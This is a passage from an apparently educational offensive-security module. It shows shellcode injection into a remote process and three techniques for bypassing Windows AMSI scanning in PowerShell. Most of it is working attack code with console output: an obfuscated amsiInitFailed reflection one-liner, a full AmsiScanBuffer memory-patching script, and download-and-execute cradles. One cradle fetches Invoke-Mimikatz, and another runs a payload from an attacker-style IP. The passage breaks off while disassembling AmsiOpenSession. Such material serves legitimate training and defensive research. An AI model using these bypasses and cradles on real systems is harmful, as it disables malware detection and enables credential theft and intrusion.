
Following that, we change the memory protection of the allocated space to `Read/Execute`:

```
// 4. Make shellcode in target process's memory executable
uint lpflOldProtect;
VirtualProtectEx(procInfo.hProcess, lpBaseAddress, (uint)buf.Length,
PageReadExecute, out lpflOldProtect);
```

Finally, we can call `CreateRemoteThread` to execute the shellcode inside the address space of the target process:

```
// 5. Create remote thread in target process
IntPtr hThread = CreateRemoteThread(procInfo.hProcess, IntPtr.Zero, 0,
lpBaseAddress, IntPtr.Zero, 0, IntPtr.Zero);
```


With everything put together, we can build the solution (Release, x64), and verify that it works:



Antimalware Scan Interface

Introduction to the Antimalware Scan Interface

The Antimalware Scan Interface (AMSI) is a `standardized interface` which `Windows applications` can use to interact with the `antimalware software` in use. The following diagram (taken from Microsoft) illustrates from a high level how it works - the important thing to take away from this is that applications can make use of the functions AmsiScanBuffer and AmsiScanString to scan input for malicious content.



Although any application can make use of `AMSI`, in this section we will be focusing on `PowerShell` specifically, since a lot of offensive tools make use of this language, like for example Invoke-Mimikatz.ps1, which gets blocked when attempting to run it. It may be useful to imagine `AMSI` as a way for `PowerShell` to run signature scans (with `Microsoft Defender Antivirus`) against commands before running them.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Administrator> (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/
PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1') | IEX;
At line:1 char:1
+ (New-Object Net.WebClient).DownloadString('https://raw.githubusercont ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```


How Can We Bypass It (in PowerShell)?

When security researchers mention bypassing `AMSI`, they are referring to preventing `PowerShell` from using the `AmsiScanBuffer` and `AmsiScanString` functions. Bypassing `AMSI` makes it easier to perform malicious actions, as the commands being executed do not get scanned.

String Manipulation

An important part of the following few bypasses will be `string manipulation`. Take a look at the screenshot below, the string `"amsiUtils"` triggers a response from `Microsoft Defender Antivirus`. By simply splitting the string into two parts (`"amsi" and "Utils"`), or by utilizing `base64-encoding`, it is possible to sneak past `Microsoft Defender Antivirus`.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Administrator> 'amsiUtils'
At line:1 char:1
+ 'amsiUtils'
+ ~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Administrator> 'amsi'+'Utils'
amsiUtils
PS C:\Users\Administrator> [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String("YW1zaVV0aWxz"))
amsiUtils
PS C:\Users\Administrator> _
```


Bypass 1: Setting amsiInitFailed

Looking up the term `"amsi bypass"` online, we will quickly come across the following tweet by Matt Graeber from 2016, which contains what is commonly referred to as the `first publicly known bypass for AMSI`.


Nowadays, antivirus solutions block this `AMSI` bypass command when run in `PowerShell`; however, the technique still works with some adaption.

```
PS C:\Users\Administrator> [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').
GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
At line:1 char:1
+ [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetF ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```


Let's try to understand how this command bypasses `AMSI`. We can load the referenced assembly (`System.Management.Automation.AmsiUtils`) into dnSpy, which is a decompilation tool for `.NET` programs. To do this, start `dnSpy.exe` from the `C:\Tools\dnSpy-net-win64` directory, and then load `C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll`.



With the assembly open, we can see that it is what `PowerShell` uses to interact with `AMSI`.



Looking at the `ScanContent` method specifically, we can see that it returns `AMSI_RESULT_NOT_DETECTED` if the value of the `amsiInitFailed` variable is set to `true`.



All that this bypass does, is it sets `amsiInitFailed` to `true` so that the method `ScanContent` will always return `AMSI_RESULT_NOT_DETECTED`. Regardless that the original bypass is detected, it is possible to get it working again with minimal changes (such as `string concatenation` and changing `$true` to `!$false`):


```
[Ref].Assembly.GetType('System.Management.Automation.Amsi'+'Utils').GetFie
ld('amsiInit'+'Failed','NonPublic,Static').SetValue($null,!$false)
```

Although the string `"amsiUtils"` gets blocked the first time, it is allowed after running our new version of the PowerShell payload, proving that it bypasses `AMSI` successfully:

```
PS C:\Users\Administrator> 'amsiUtils'
At line:1 char:1
+ 'amsiUtils'
+ ~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Administrator> [Ref].Assembly.GetType('System.Management.Automation.Amsi'+'Utils').GetField('amsiInit'+'Fail
ed','NonPublic,Static').SetValue($null,!$false)
PS C:\Users\Administrator> 'amsiUtils'
amsiUtils
```

Bypass 2: Patching amsiScanBuffer

Looking a bit more at the `ScanContent` method, we can see that `AmsiScanBuffer` is called, and based on the value it returns (stored in the variable `num`), the variable `amsi_RESULT` is either set to `AMSI_RESULT_NOT_DETECTED` or `amsi_RESULT2`, which is the other value returned from `AmsiScanBuffer`.



```
49          AmsiUtils.AmsiNativeMethods.AMSI_RESULT amsi_RESULT2 = AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_CLEAN;
50          try
51          {
52              fixed (string text = content)
53              {
54                  char* ptr = text;
55                  if (ptr != null)
56                  {
57                      ptr += RuntimeHelpers.OffsetToStringData / 2;
58                  }
59                  IntPtr intPtr = new IntPtr((void*)ptr);
60                  num = AmsiUtils.AmsiNativeMethods.AmsiScanBuffer(AmsiUtils.amsiContext, intPtr, (uint)(content.Length * 2), sourceMetadata,
                        AmsiUtils.amsiSession, ref amsi_RESULT2);
61              }
62          }
63          finally
64          {
65              string text = null;
66          }
67          if (!Utils.Succeeded(num))
68          {
69              amsi_RESULT = AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
70          }
71          else
72          {
73              amsi_RESULT = amsi_RESULT2;
74          }
```

According to the documentation, `AmsiScanBuffer` returns an `HRESULT` value, which can be either `S_OK` or some `error code`. Based on this description, we can assume that `amsi_RESULT` is set to `amsi_RESULT2` when `AmsiScanBuffer` returns `S_OK`, and `AMSI_RESULT_NOT_DETECTED` when an error code is returned. This means, that if we patch `AmsiScanBuffer` so that it always returns an `error code`, we should be able to bypass `AMSI`.

Looking up common HRESULT values, we can arbitrarily pick `E_FAIL` which has the value `0x80004005`.

Name	Description	Value
S_OK	Operation successful	0x00000000
E_ABORT	Operation aborted	0x80004004
E_ACCESSDENIED	General access denied error	0x80070005
E_FAIL	Unspecified failure	0x80004005
E_HANDLE	Handle that is not valid	0x80070006
E_INVALIDARG	One or more arguments are not valid	0x80070057
E_NOINTERFACE	No such interface supported	0x80004002
E_NOTIMPL	Not implemented	0x80004001
E_OUTOFMEMORY	Failed to allocate necessary memory	0x8007000E
E_POINTER	Pointer that is not valid	0x80004003
E_UNEXPECTED	Unexpected failure	0x8000FFFF

Using the Online x86 / x64 Assembler and Disassembler tool, we can generate shellcode.

```
mov eax, 0x80004005;
ret;
```


Architecture: ○ x86 ◉ x64 Assemble

Assembly

Raw Hex (zero bytes in bold):

B80540**00**80C3

String Literal:

"\xB8\x05\x40\x00\x80\xC3"

Array Literal:

{ 0xB8, 0x05, 0x40, 0x00, 0x80, 0xC3 }

Disassembly:

```
0:  b8 05 40 00 80          mov    eax,0x80004005
5:  c3                      ret
```

With the following `PowerShell`, we can then load `amsi.dll`, get the address of `AmsiScanBuffer` and overwrite the beginning with our shellcode.

```
Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;
public static class Kernel32 {
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string lpLibFileName);
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string
lpProcName);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr
dwSize, uint flNewProtect, out uint lpflOldProtect);
}
"@;
$patch = [Byte[]] (0xB8, 0x05, 0x40, 0x00, 0x80, 0xC3);
$hModule = [Kernel32]::LoadLibrary("amsi.dll");
$lpAddress = [Kernel32]::GetProcAddress($hModule, "Amsi"+"ScanBuffer");
$lpflOldProtect = 0;
[Kernel32]::VirtualProtect($lpAddress, [UIntPtr]::new($patch.Length),
0x40, [ref]$lpflOldProtect) | Out-Null;
$marshal = [System.Runtime.InteropServices.Marshal];
$marshal::Copy($patch, 0, $lpAddress, $patch.Length);
[Kernel32]::VirtualProtect($lpAddress, [UIntPtr]::new($patch.Length),
$lpflOldProtect, [ref]$lpflOldProtect) | Out-Null;
```


Running this script using a basic download/execute cradle successfully bypasses `AMSI`!

```
PS C:\Users\Administrator> 'amsiUtils'
At line:1 char:1
+ 'amsiUtils'
+ ~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Administrator> (New-Object Net.WebClient).DownloadString('http://10.10.14.104/bypass-2.ps1')|IEX;
PS C:\Users\Administrator> 'amsiUtils'
amsiUtils
```

Bypass 3: Forcing an Error

The third way we will look at bypassing `AMSI` is by forcing an error. Once again, looking inside `ScanContent`, we can see `two (main) ways` that `amsiInitFailed` can be set to `true` legitimately.


```
21          if (AmsiUtils.amsiInitFailed)
22          {
23              amsi_RESULT = AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
24          }
25          else
26          {
27              try
28              {
29                  int num = 0;
30                  if (AmsiUtils.amsiContext == IntPtr.Zero)
31                  {
32                      num = AmsiUtils.Init();
33                      if (!Utils.Succeeded(num))
34                      {
35                          AmsiUtils.amsiInitFailed = true;
36                          return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
37                      }
38                  }
39                  if (AmsiUtils.amsiSession == IntPtr.Zero)
40                  {
41                      num = AmsiUtils.AmsiNativeMethods.AmsiOpenSession(AmsiUtils.amsiContext, ref AmsiUtils.amsiSession);
42                      AmsiUtils.AmsiInitialized = true;
43                      if (!Utils.Succeeded(num))
44                      {
45                          AmsiUtils.amsiInitFailed = true;
46                          return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
47                      }
48                  }
49                  AmsiUtils.AmsiNativeMethods.AMSI_RESULT amsi_RESULT2 = AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_CLEAN;
50                  try
51                  {
52                      fixed (string text = content)
53                      {
```

For this to be the case, either `AmsiUtils.Init` or `AmsiOpenSession` should fail. Let's take a closer look at `AmsiOpenSession`, which is defined inside `amsi.dll`. We can use a reverse engineering tool called IDA to do so.

```
; Exported entry   4. AmsiOpenSession


; HRESULT __stdcall AmsiOpenSession(HAMSICONTEXT amsiContext, HAMSISESSION *amsiSession)
public AmsiOpenSession
AmsiOpenSession proc near
test    rdx, rdx
jz      short loc_180007CFC
```


Note: For the purposes of this module, it is not strictly necessary to understand how `IDA` works. However, students who are interesting in gaining a deeper understanding are recommended to take a look at the Introduction to Malware Analysis module.

In `AmsiOpenSession`, we can see that if the first four bytes of `amsiContext` (`rcx`) are not equal to `"AMSI"`, then the function will return `0x80070057`.



